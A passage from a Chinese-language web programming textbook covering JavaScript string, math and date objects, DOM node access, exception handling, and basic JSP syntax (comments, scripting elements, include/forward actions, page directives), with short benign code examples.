toString()：将数组所有元素返回一个字符串，其间用逗号分隔。

unshift(value)：为数组的开始部分加上一个或多个元素，并且返回该数组的新长度。

3.6.2 string 对象

String 对象用于处理文本（字符串）。

字符串对象的属性如下。

Length：返回字符串的字符长度。

字符串对象的方法如表 3-10 所示。

表 3-10 字符串对象的方法与含义

方 法	含 义
big()	把字符串中的文本变成大字体(<BIG>)
blink()	把字符串中的文本变成闪烁字体(<BLINK>)
bold()	把字符串中的文本变成黑字体(<B>)
fontcolor(color)	设置字符串中文本的颜色(<FONT)
fontsize(size)	把字符串中的文本变成指定大小(<FONTSIZE=>)
link(url)	用来把字符串转换-HTML 链接标记中(<A HREF=>)
small()	把字符串中的文本变成小字体(<SMALL>)
strike()	把字符串中的文本变成划掉字体(<STRIKE>)
sub()	把字符串中的文本变成下标(subscript)字体(<SUB>)
sup()	把字符串中的文本变成上标(superscript)字体(<SUP>)
charAt(index)	返回指定索引处的字符
concat(string2)	连接两条或多条字符串
indexOf(searchString startIndex)	返回字符串中第一个出现指定字符串的位置
lastIndexOf(searchString startIndex)	返回字符串中最后一个出现指定字符串的位置

续表

方　法	含　义
slice(startIndex, endIndex)	将部分字符抽出并在新的字符串中返回剩余部分
split(delimiter)	将字符串分配为数组
substr(startIndex, length)	从 startIndex 开始取 length 个字符
substring(startIndex, endIndex)	取 startIndex 和 endIndex 之间的字符，不包括 endIndex
toLowerCase()	把字符串中的文本变成小写
toUpperCase()	把字符串中的文本变成大写

3.6.3 数学对象

数学对象 Math 用于执行数学任务。

数学对象属性如表 3-11 所示。

表 3-11　数学对象的属性与含义

属　性	含　义
E	欧拉常量,自然对数的底(约等于 2.718)
LN2	2 的自然对数(约等于 0.693)
LN10	10 的自然对数(约等于 2.302)
LOG2E	以 2 为底的 e 的对数.(约等于 1.442)
LOG10E	以 10 为底的 e 的对数(约等于 0.434)
PI	π的值(约等于 3.14159)

数学对象的方法如表 3-12 所示。

表 3-12　数学对象的方法与含义

属　性	含　义
SQRT(1/2)	1/2(0.5)的平方根(即1除以2的平方根,约等于o.707)
SQRT(2)	2 的平方根(约等于 1.414)
abs(x)	返回数字的绝对值
acos(x)	返回数字的反余弦值
asin(x)	返回数字的反正弦值
atan(x)	返回位于-PI/2 和 PI/2 的反正切值
ceil(x)	返回 比 x 大的最小整数
cos(x)	返回一个数字的余弦值
exp(x)	返回 E^x 值
floor(x)	返回比 x 小的最大整数
log(x)	返回底数为 E 的自然对数
max(x,y)	返回 x 和 y 之间较大的数
min(x,y)	返回 x 和 y 之间较小的数
pow(x,y)	返回 y^x 的值
random()	返回位于 0 到 1 之间的随机函数
round(x)	四舍五入后取整
sin(x)	返回数字的正弦值
sqrt(x)	返回数字的平方根
tan(x)	返回一个角度的正切值

3.6.4 date 对象

Date 对象用于处理日期和时间。

日期对象的主要方法如表 3-13 所示。

表 3-13 日期对象的方法与含义

属 性	含 义
getDay()	返回一周中的第几天(0~6)
etYear()	返回年份，2000 年以前为 2 位，2000(包含)以后为 4 位
getFullYear()	返回完整的 4 位年份数
getMonth()	返回月份数(0~11)
getDate()	返回日(1~31)
getHours()	返回小时数(0~23)
getMinutes()	返回分钟(0~59)
getSeconds()	返回秒数(0~59)
getMilliseconds()	返回毫秒(0~999)
getTime()	返回从 1970 年 1 月 1 号 0:0:0 到现在一共花去的毫秒数
setYear(yearInt)	设置年份，2 位数或 4 位数
setFullYear(yearInt)	设置年份，4 位数
setMonth(monthInt)	设置月份(0~11)
setDate(dateInt)	设置日(1~31)
setHours(hourInt)	设置小时数(0~23)
setMinutes(minInt)	设置分钟数(0~59)
setSeconds(secInt)	设置秒数(0~59)
setMilliseconds(milliInt)	设置毫秒(0~999)
setTime(timeInt)	设置从 1970 年 1 月 1 日开始的时间，毫秒数
toSource()	显示对象的源代码

3.7 dom 技术

DOM 可被 JavaScript 用来读取、改变 HTML、XHTML 及 XML 文档。通过 JavaScript，用户可以重构整个 HTML 文档。可以添加、移除、改变或重排页面上的项目。要改变页面的某个东西，JavaScript 就需要对 HTML 文档中所有元素进行访问的入口，这个入口，连同对 HTML 元素进行添加、移动、改变或移除的方法和属性，都是通过文档对象模型来获得的（DOM）。

3.7.1 dom 的分层结构

DOM 由核心、XML 及 HTML 三部分构成，其级别分别为 DOM Level 1/2/3。核心

DOM(Core DOM) 定义了一套标准的针对任何结构化文档的对象。XML DOM 定义了一套标准的针对 XML 文档的对象。HTML DOM 定义了一套标准的针对 HTML 文档的对象。

HTML 文档中的每个成分都是一个节点。

DOM 是这样规定的。

- 整个文档是一个文档节点。
- 每个 HTML 标签是一个元素节点。
- 包含在 HTML 元素中的文本是文本节点。
- 每一个 HTML 属性是一个属性节点。
- 注释属于注释节点。

节点彼此都有等级关系。

HTML 文档中的所有节点组成了一个文档树（或节点树）。HTML 文档中的每个元素、属性、文本等都代表着树中的一个节点。树起始于文档节点，并由此继续伸出枝条，直到处于这棵树最低级别的所有文本节点为止。

例如：

```
<html>
  <head>
 <title>DOM </title>
  </head>
  <body>
    <h1>DOM Study</h1>
    <p>Hello World!</p>
  </body>
</html>
```

上面所有的节点彼此间都存在关系，除文档节点之外的每个节点都有父节点。如<head> 和<body>的父节点是<html>节点，文本节点"Hello World!"的父节点是<p>节点。

大部分元素节点都有子节点。比如，<head>节点有一个子节点：<title>节点，<title>节点也有一个子节点：文本节点"DOM Study"。当节点分享同一个父节点时，它们就是同级节点，如<h1>和<p>是同级节点，因为它们的父节点均是<body>节点。节点也可以拥有后代，后代指某个节点的所有子节点，或者这些子节点的子节点，以此类推。比如说，所有的文本节点都是<html>节点的后代，而第一个文本节点是<head>节点的后代。节点也可以拥有先辈。先辈是某个节点的父节点，或者父节点的父节点，以此类推。比如，所有的文本节点都可把<html>节点作为先辈节点。

3.7.2 查找并访问节点

可通过若干种方法来查找希望操作的元素。

1. 通过使用 getElementById() 和 getElementsByTagName()方法

getElementById() 和 getElementsByTagName()这两种方法，可查找整个 HTML 文档中的任何 HTML 元素，这两种方法会忽略文档的结构。假如希望查找文档中所有的<p>元素，getElementsByTagName()会把它们全部找到，不管<p>元素处于文档中的哪个层次。同时，

getElementById()方法也会返回正确的元素，不论它被隐藏在文档结构中的什么位置。当然这两种方法会提供任何所需要的 HTML 元素，不论它们在文档中所处的位置！

getElementById()可通过指定的 ID 来返回元素。

getElementById() 语法如下。

```
document.getElementById("ID");
```

getElementById() 无法工作在 XML 中。在 XML 文档中，用户必须通过拥有类型 ID 的属性来进行搜索，而此类型必须在 XML DTD 中进行声明。

getElementsByTagName() 方法会使用指定的标签名返回所有的元素（作为一个节点列表），这些元素是用户在使用此方法时所处元素的后代。

getElementsByTagName() 可被用于任何的 HTML 元素。

getElementsByTagName() 语法如下。

document.getElementsByTagName("标签名称");

或者

document.getElementById('ID').getElementsByTagName("标签名称");

下面代码会返回文档中所有<p>元素的一个节点列表。

document.getElementsByTagName("p")。

下面的代码会返回所有<p>元素的一个节点列表，且这些<p>元素必须是 ID 为"maindiv"的元素的后代。

document.getElementById('maindiv').getElementsByTagName("p")。

2．通过使用一个元素节点的 parentNode、firstChild 以及 lastChild 属性

parentNode、firstChild 及 lastChild 这三个属性可遵循文档的结构，在文档中进行“短距离的旅行”。

请看下面这个 HTML 片段。

```
<table>
  <tr>
    <td>John</td>
    <td>LiLei</td>
    <td>HanMeiMei</td>
  </tr>
</table>
```

在上面的 HTML 代码中，第一个<td>是<tr>元素的首个子元素（firstChild），而最后一个<td>是<tr>元素的最后一个子元素（lastChild）。此外，<tr>是每个<td>元素的父节点（parentNode）。

对 firstChild 最普遍的用法是访问某个元素的文本。

var x=[a paragraph];

var text=x.firstChild.nodeValue;

parentNode 属性常被用来改变文档的结构。假设您希望从文档中删除带有 Id 为"maindiv"的节点。

```
var x=document.getElementById("maindiv");
x.parentNode.removeChild(x);
```

首先，用户需要找到带有指定 ID 的节点，然后移至其父节点并执行 removeChild()方法。

3．对特殊节点的访问

有两种特殊的文档属性可用来访问根节点，document.documentElement 和 document.body。

第一个属性可返回存在于 XML 及 HTML 文档中的文档根节点。

第二个属性是对 HTML 页面的特殊扩展，提供了对<body>标签的直接访问。

HTML DOM 节点信息如下。

nodeName、nodeValue 及 nodeType 包含有关于节点的信息。

每个节点都拥有包含着关于节点某些信息的属性，这些属性如下。

nodeName（节点名称）。

nodeValue（节点值）。

nodeType（节点类型）。

nodeName。

nodeName 属性含有某个节点的名称。

元素节点的 nodeName 是标签名称。

属性节点的 nodeName 是属性名称。

文本节点的 nodeName 永远是#text。

文档节点的 nodeName 永远是#document。

nodeName 所包含的 XML 元素的标签名称永远是大写的。

nodeValue。

对于文本节点，nodeValue 属性包含文本。

对于属性节点，nodeValue 属性包含属性值。

nodeValue 属性对于文档节点和元素节点是不可用的。

nodeType。

nodeType 属性可返回节点的类型。

最重要的节点类型如下。

元素类型	节点类型
元素	1
属性	2
文本	3
注释	8
文档	9

下面通过一个例子向读者展示当一个用户在文档中点击时，HTML 文档的背景颜色如何被改变。

```
<html>
<head>
<script type="text/javascript">
function ChangeColor()
{
document.body.bgColor="red"
}
</script>
</head>
<body onclick="ChangeColor()">
Click Me!
</body>
</html>
```

图 3-39、图 3-40 分别展示了以上例子页面加载后的效果及单击页面后的效果。

图 3-39　页面加载后的效果

图 3-40　单击页面后的效果

3.8 with 语句

with 语句并不是用来控制程序流程的语句，其作用是简化代码的编写。with 语句需要一个对象作为它的参数。当 with 语句体内的代码都需要引用这个对象时，with 的作用就显示出来了。

语法如下。

```
with(object) {
语句
}
```

例如：

```
//不使用 with 语句
alert(Math.pow(Math.abs(-5), 2));

//使用 with 语句
with(Math){
    alert(pow(abs(-5), 2));
}
```

上面两段代码具有相同的效果，可以看到，当 with 语句体内的引用越多时，效果越明显，但读者要明白，这只是代码编写上的一种变通，如果频繁地使用 with 语句，将导致程序整体性能的降低。

3.9 异常控制语句

虽然是脚本语言，但作为一种使用频率很高并且能够创建出大型应用的便捷脚本语言，JavaScript 提供了目前主流编程语言都有的异常控制功能。

异常控制可以帮助开发者预防那些可能出现的错误，例如，使用未定义的变量或在循环语句中导致循环变量变成非数值从而引发程序错误等。一旦开发者捕获了这些错误，就可以做出一些处理，防止这些错误中断程序或导致其他不好的用户体验，例如，可以弹出提示框告诉用户什么地方出现了错误。对用户来说，这就是人性化。

3.9.1 异常的产生

程序中的任何错误都会引发异常，在 JavaScript 版本 3 中错误地被分为很多类型，常见的错误包括语法错误、类型错误和对象引用错误等。

1. 语法错误

语法错误是初学者最容易犯的一种错误。常见的错误方式如表 3-14 所示。

表 3-14　常见的语法错误

错误代码	错误分析	正确代码
int num = 1;	JavaScript 中声明变量不区分类型	var num = 1;
Function x(int a){}	关键字大小写错误，参数无类型	function x(a){}
for(i=0; i++){}	缺少判断条件	for(i=0; i<1; i++){}

语法错误很常见但也最容易避免，只要在编写代码时仔细检查，或者使用有提示功能的开发工具就可以最大限度地避免语法错误的发生。

2. 类型错误

类型错误通常都和对象有关。如果对基本类型的变量使用对象操作符 new：

```
alert(new 1);
```

系统就会抛出一个严重的类型异常，如图 3-41 所示。




图 3-41　FF3 中的异常提示

错误提示是说 1 不是一个构造函数，这种错误通常是不会出现的，当然前提是在学习过对象的概念以后。

3. 对象引用错误

这个错误也是由对象引起的，通常是使用了对象不存在的属性。简单来说，就是程序中使用了一个不存在的东西，例如，在函数中使用了一个未声明的变量。

在 JavaScript 中，有些其他语言中的异常是不会出现的，例如，除数为 0 时将得到一个“Infinity”的值，而不是抛出错误。不同类型的数据之间运算也不会报错，例如，数值和字符做运算，将得到一个“NaN”的值。

3.9.2　异常的捕获

使用 try...catch 语句可以对异常进行捕获，捕获异常可以防止错误对 try...catch 语句外的其他流程造成影响，它就像个家长一样，随时观察着自己的孩子。

语法如下。

```
try
{
    JavaScript 语句;
```

```
}
 catch(e)
{
    异常处理
}
Finally
 {
    异常处理
}
```

未使用异常捕获时，一旦程序发生错误，程序流就会被中断，之后的代码就不会被执行了，例如：

```
var x = "";
x += "进入->";
var j = i; //i 是一个未定义的变量，发生异常，中断程序流
x += "永远不会执行的语句->";

//程序流被中断，未弹出提示框
alert(x);
```

遇见这种情况的最好解决办法就是通过增加代码间的 alert()语句，这样通过确定哪个alert()语句没有执行时，便可以快速地定位错误代码，例如：

```
var x = "";
x += "进入->";
alert("跟踪点 1");
var j = i; //i 是一个未定义的变量，发生异常，中断程序流
alert("跟踪点 2");
x += "永远不会执行的语句->";

//程序流被中断，未弹出提示框
alert(x);
```

执行的结果是只有“跟踪点 1”可以出现在提示框中，而之后就发生了异常。使用try...catch 语句后不但可以防止程序流被中断，还能得到错误的具体信息，例如：

```
var x = "";
try
 {
    x += "进入->";
    var j = i; //i 是一个未定义的变量，发生异常
    x += "永远不会执行的语句->";
}
 catch(e)
 {
    x += "异常处理 1->";
    //未被捕获的异常，可以解除下面的注释来观察效果
    //var j = i;
} finally {
    x += "异常处理 2";
```

```
}
//程序流未被中断，弹出提示框
alert(x);
```

运行结果如图 3-42 所示。




图 3-42　错误提示

使用 try...catch 语句对错误代码进行监控后会捕获异常，错误就只会影响 try 后面的大括号内的语句执行，并没有影响 try...catch 语句外的 alert()语句执行，所以，浏览器弹出了提示框。

从图 3-41 中可以看到异常出现后 try...catch 语句的执行顺序。

（1）在错误语句之后的语句是不会被执行的。

（2）抛出的错误被 try...catch 语句捕获后进入 catch 子句，catch 子句可以获取发生异常的具体信息。

例如：

```
//e 是一个错误对象，当异常发生时系统会自动将一个错误对象当作 catch 子句的参
数传递过来
try
{
    //...
}
 catch(e)
 {
    //显示错误信息
    alert(e.message)
}
```

（3）无论异常是否发生，最后 finally 子句都会被执行，但它是可以省略的，就像 if 语句中的 else 子句也不是必需的。

虽然 catch 语句本身是用来捕获异常的，但 catch 子句中包含的代码同样可能发生异常，这些异常需要进行再次捕获，否则将影响外层的异常捕获，例如，代码中 catch 子句中注释的语句部分，就需要在 catch 子句中嵌套 try...catch 语句。

3.10 本章小结

本章主要介绍了 Javascript 的相关知识。分别从 JavaScript 的基础（数据类型、常量、变量、运算符）、JavaScript 的流程控制语句、函数的定义与调用、循环语句和 JavaScript 的常用事件和对象，以及 dom 和异常的相关知识来介绍，使读者了解了 JavaScript 基本结构和 JavaScript 脚本的执行原理。

3.11 上机练习

1．使用嵌套循环打印一个由“★”组成的矩形，矩形有 5 行，每行 9 个“★”

提示：

外层循环控制打印行数。

内层循环控制打印列数。

2．使用嵌套循环打印 9×9 乘法表。

3．写出一个冒泡排序算法。

第 4 章　JSP 基本语法

每一个语言都有自己的语法，如 asp 的代码被包含在“<%”与“%>”之间、php 代码被包含在“<?php”和“?>”之间、js 的代码被包含在“<script>”和“</script>”之间。本章主要介绍 JSP 的基本语法的相关内容。

本章主要内容：

- JSP 注释
- JSP 脚本标识
- JSP 动作标识
- JSP 指标标识

4.1　了解 JSP 技术

JSP（Java Server Page）由 SunMicrosystems 公司倡导、许多公司参与一起建立的一种动态技术标准。是一种服务器端技术，它用于在网页上显示动态的内容。JSP 页面是以.jsp 为扩展名进行保存的。

如图 4-1 所示，在 Html 文件中加入以<%为开始，以%>为结束的一段 Java 代码，保存为 1.jsp。

图 4-1　Java 代码段

把它部署在 Tomcat 下。预览网页，效果如图 4-2 所示。

JSP 页面包含 HTML 标签和 JSP 标记。如果把它们细分出来，JSP 页面由以下元素构成。

图 4-2　网页预览效果

- 静态内容。
- 表达式。
- 指令。
- Scriptlet。
- 声明。
- 动作。
- 注释。

下面用一个示例来介绍下以上元素。

例 1：建立一个名为 2.jsp 的文件，代码如下。

```
    <%@ page contentType="text/html; charset=utf-8"%>
<%!
    String sayHello(String name)
    {
        return "Hi,"+name+"!";
    }
%>

<%
    java.util.Calendar t=Calendar.getInstance();
%>
<html>
<head>
<title>JSP 页面构成</title>
</head>

<body>
<jsp:include flush="false" page="head.jsp">
    <jsp:param name="str" value="参数"></jsp:param>
</jsp:include>
<br/>
<br/>
<br/>
<!--我是注释，但是客户端可以看到哦-->
<%--我也是注释，但是客户端看不到我哦--%>
<%=sayHello("李雷")%>
```

```
<%if(t.get(Calendar.AM_PM)==Calendar.AM) {%>
上午好!
<%}
else
{%>
下午好!
<%}%>

</body>
</html>
```

再建立一个展示内容的欢迎页面，用于被 2.jsp 所包含。

head.jsp：

```
    <%@ page contentType="text/html; charset=utf-8"%>
<html>
<head>
<title>JSP 页面构成</title>
</head>

<body>
<h1>
欢迎访问 HelloWorld 社区!
</h1>
</body>
</html>
```

预览网页效果如图 4-3 所示。

图 4-3　JSP 的页面构成

本例中，

（1）JSP 的静态内容是页面中的 HTML 的静态文本。与 JSP 语法无关。

（2）JSP 中的注释包含两种：

<!--我是注释，但是客户端可以看到哦-->

这种注释是以“<!--”开始，以“-->”结束，中间是注释的内容。它可以在客户端浏览器查看源代码看到它。

<%--我也是注释，但是客户端看不到我哦--%>

这种注释是以“<%--”开始，以“--%>”结束，中间是注释的内容。在客户端浏览器查看源代码也看不到它。

（3）表达式：JSP 表达式以“<%=”开始，以“%>”结束。

如例 1 中的<%=sayHello("李雷")%>。

（4）Scriptlet 是包含在<% %>之间的 Java 代码，在 Web 容器处理 JSP 页面时执行，通常会产生输出，并将输出发送到客户的输出流里，通常也称为代码片段。

（5）指令：JSP 中的指令以“<%@”开始，以“%>”结束。如

```
<%@ page contentType="text/html; charset=utf-8"%>
```

（6）JSP 声明用于定义 JavaScript 页面中的变量和方法。语法格式为以“<%!”开始，以“%>”结束。例 1 中如下内容属于声明。

```
<%!
    String sayHello(String name)
    {
        return "Hi,"+name+"!";
    }
%>
```

（7）动作：JSP 动作允许在页面之间转移控制权。JSP 动作有很多，基本上以“<jsp:动作名”开始，以“</jsp:动作名>”结束。

例 1 中属于动作的部分如下。

```
    <jsp:include flush="false" page="head.jsp">
        <jsp:param name="str" value="参数"></jsp:param>
</jsp:include>
```

（8）JSP 注释。

注释有两个功能：一是可以让代码失效，用来调试；另一个功能就是让以后维护时方便一些，否则时间久了会忘记了代码的意义。

4.2 JSP 注释

注释，在任何语言中都是不可或缺的一部分。注释就是对代码的解释和说明，目的是为了让别人和自己很容易看懂。为了让别人一看就知道这段代码是做什么用的。

4.2.1 HTML 中的注释

HTML 注释标签用来在源文档中插入注释。注释会被浏览器忽略。用户可使用注释对代码进行解释，这样做有助于以后对代码的编辑。

用户也可以在注释内容存储针对程序所定制的信息。在这种情况下，这些信息对用户是不可见的，但是对程序来说是可用的。一个好的习惯是把注释或样式元素放入注释文本中，这样就可避免不支持脚本或样式的老浏览器把它们显示为纯文本。

HTML 注释语法为<!—要注释的内容-->

4.2.2 带有 JSP 表达式的注释

在 HTML 注释中可以嵌入 JSP 表达式，注释的格式如下。

<!—注释内容<%=JSP 表达式 %>-->

例如：

```
<%
    String name=" LinTao";
    String sex="男";
%>
<!—性别：<%=sex%> -->
```

4.2.3 隐藏注释

JSP 的隐藏注释格式如下。

```
<%-- 注释内容 --%>
```

例如：

```
<%-- 获取当前时间 --%>
当前时间为<%=(new java.util.Date()).toLocaleString()%>
```

4.2.4 脚本程序（Scriptlet）中的注释

1. 单行注释

```
//注释内容
```

因为脚本程序在客户端通过查看源代码是不可见的，所以，任何脚本程序中的注释在查看代码时都不可见。

2. 多行注释

多行注释是通过“/*”与“*/”符号进行标记的，它们必须成对出现，在它们之间输入的注释内容可以换行。

注释格式如下：

```
/*
我是注释内容 1
我是注释内容 2
*/
```

或

```
/*
*我是注释内容 1
*我是注释内容 2
*我是注释内容 3
*...
*/
```

多行注释的开始标记和结束标记可以不在同一个脚本程序中同时出现。

3. 提示文档注释

该种注释会被 JavaDoc 文档工具生成文档时所读取，文档是对代码结构和功能的描述。注释格式如下。

```
/**
提示内容 1
提示内容 2
...
*/
```

4.3 脚本标识

由于都是在一定的格式里嵌入 Java 代码，因此，经常把“表达式、声明、Scriptlet 代码片段”都称为脚本元素，如图 4-4 所示。




图 4-4 JSP 脚本标识

4.3.1 JSP 表达式

JSP 表达式主要用于数据的输出。它可以向页面输出内容以显示给用户，还可以用来动态的指定 HTML 标记中属性的值。

其基本语法如下。

```
<%= JSP 表达式 %>
```

例如：

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<%
String path = request.getContextPath();
String basePath = request.getScheme()+"://"+request.getServerName()+
":"+request.getServerPort()+path+"/";
%>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <title>JSP 表达式</title>
  </head>

  <body>
    <%=basePath%>
  </body>
</html>
```

预览效果如图 4-5 所示。

图 4-5　JSP 表达式预览效果

4.3.2　声明标识

JSP 的声明允许用户定义插入 Servlet 中的变量、方法等，使用 JSP 声明并结合 Scriptlet 与表达式可以显示输出结果。一个声明标签可用于定义多个变量或方法。

在 JSP 中声明变量或方法，是以“<%!”开头，以“%>”结尾，如<%! int i=0;%>。

再例如：

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <title>JSP 声明</title>
```

```
  </head>

  <body>
    <%!
int i=0;
%>
<%!
int a,b,c,count;
public String mm(int i)
{
    if(i>0)
    {
        return "<font color='red'>正整数</font>";
    }
    else
    {
        return "非正整数";
    }
}
 %>
<%=mm(6) %>
  </body>
</html>
```

预览效果如图 4-6 所示。




图 4-6　JSP 的声明

4.3.3　Scriptlet 代码片段

Scriptlet 代码片段就是在“<%...%>”中嵌入 Java 代码，每条语句要以分号结尾，基本语法如下。

```
    <%  JAVA 代码 %>
```

例如：

```
<%@ page language="java" import="java.util.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
```

```
    <title>JSP 代码片段</title>
  </head>

  <body>
  <center>
  <h1>输出 1-9 的和</h1>
  <%
    int num=0;
    for(int i=0;i<10;i++)
    {
        num+=i;
    }
    out.println("1-9 的和为: "+"<font color='red'>"+num+"</font>");
   %>
   </center>
  </body>
</html>
```

out.print()和 out.println()可以用来在 JSP 页面中输出数据，out 是 JSP 中的内置对象。

预览效果如图 4-7 所示。

图 4-7　Scriptlet 代码片段

4.4　动作标识

4.4.1　包含文件标识<jsp:include>

include 动作用于将其他 HTML 页面或 JSP 页面中的内容合并到当前页面。
include 动作的语法如下。

```
<jsp:include page="url" flush="true"/>
```

其中，page 指定要嵌入当前页面的网址。
flush 用于在嵌入其他响应前清空存储在缓冲区中的数据。

<jsp:param>元素通常与<jsp:include>同时使用。<jsp:param>为当前 JSP 页面中嵌入的页面设置参数，带有<jsp:param>元素的 include 动作语法如下。

```
<jsp:include page="url" flush="true">
<jsp:param name="myname" value="myvalue">
</jsp:include>
```

其中，name 指定参数的名称。

value 指定参数的值。

下面例子将创建两个 jsp 的页面，一个 jsp 页面 a.jsp——用于显示内容。b.jsp 将包含 a.jsp，并设置参数，最后显示出结果。

a.jsp:

```
<%@ page language="java" import="java.sql.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <title>a.jsp</title>
  </head>

  <body>
  <center>
  <h1>使用 include 显示结果</h1>
  <%
     int num=0;
     for(int i=0;i<10;i++)
     {
         num+=i;
     }
     out.println("1-9 的和为: "+"<font color='red'>"+num+"</font>");
   %>
    </center>
  </body>
</html>
```

b.jsp:

```
<%@ page language="java" import="java.sql.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <title>b.jsp</title>
  </head>

  <body>
  <center>
<jsp:include page="a.jsp" flush="true">
    <jsp:param name="n" value="10"/>
</jsp:include>
   </center>
```

```
  </body>
</html>
```

4.4.2 请求转发标识<jsp:forward>

请求转发标识<jsp:forward>用于将用户的请求重新定向到一个HTML文件、另一个JSP页面或一个Servlet。

其语法如下：

```
<jsp:forward page="url"/>
```

其中，page指定目标页的网址。

下面例子将创建两个JSP的页面，c.jsp是请求页面，用于设置转发到的页面。d.jsp为转发后的页面。

c.jsp：

```
<%@ page language="java" import="java.sql.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <title>请求页</title>
  </head>

  <body>
<jsp:forward page="d.jsp"/>
  </body>
</html>
```

d.jsp:

```
<%@ page language="java" import="java.sql.*" pageEncoding="UTF-8"%>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <title>d.jsp</title>
  </head>

  <body>
此页面是从 c.jsp 页面转发至此。<br/>
</body>
</html>
```

4.5 指令标识

JSP的指令控制对整个页面的处理。指令可以确定要打入的包及要实现的接口，可以引入其他的文件，也可以使用JSP标签等。

JSP指令以“<%@”开始，以“%>”结束。中间是一些指令和一连串的属性设定等。

JSP 目前有 3 个指令：page、include、taglib，如图 4-8 所示。




图 4-8　JSP 指令

4.5.1　page 指令

page 指令是最复杂的编译指令，page 指令位于 JSP 页面的开头部分，其主要功能是设置页面的各种属性。

page 指令的基本语法如下。

```
<%@ page 属性 1="属性值 1" 属性 2="属性值 2" 属性 3="属性值 3" ……属性 n="属性值 n" %>
```

page 指令的属性及其含义说明如表 4-1 所示。

表 4-1　page 指令的属性

属　性	定　义
language="ScriptLanguage"	指定 JSP Container 用什么语言来编译，目前只支持 JAVA 语言
extends="className"	定义此 JSP 网页产生的 Servlet 是继承哪个类
import="importList"	定义此 JSP 网页要使用哪些 Java API
session="true|false"	决定此页面是否使用 session 对象。默认为 true
errorPage="url"	如果此页发生异常，网页会重新指向一个 url
isErrorPage="true|false"	表示此页面是否为错误处理页面。默认为 false
contentType="text/html;charset=gb2312"	表示 MIME 类型和 JSP 的编码方式
isThreadSafe="true|false"	是否支持多线程。默认为 true
buffer="none|size in kb"	决定输出流(Input stream)是否有缓冲区。默认为 8kb
autoFlush="true|false"	决定输出流的缓冲区慢了后是否需要自动清除，缓冲区慢了后会产生异常错误(Exception)。默认为 true
pageEncoding="ISO-8859-1"	编码方式
isELLgnored="true|false"	表示在此 JSP 页面中是否忽略 EL 表达式。true 则忽略，false 则支持。默认为 false

对以上常见的 page 指令的解释说明如下。

（1）设置 jsp 中用到的语言，用到的是 java，也是目前唯一有效的设定。

（2）设置目前 jsp 要继承的父类，一般不需要设置，在默认情况下，jsp 页面默认的父类是 HttpJspBase。

（3）jsp 页面所使用到的类。

（4）设置该 jsp 页面是否可以用到 session 对象（jsp 内置对象，为 web 容器创建），默认是

true，能用到 session；设置为 false，则用不到。

（5）设置该 jsp 页面出现异常时所要转到的页面，如果没设定，容器将使用当前的页面显示错误信息。

（6）设置该 jsp 页面是否作为错误显示页面，默认是 false，如果设置为 true，容器则会在当前页面生成一个 exception 对象。

（7）<%@page contentType="text/html;charset=gb2312"%> 设置页面文件格式和编码方式。

（8）设置容器以多线程还是单线程运行该 jsp 页面，默认是 true,是多线程。设置为 false，则以单线程的方式运行该 jsp 页面。

4.5.2 include 指令

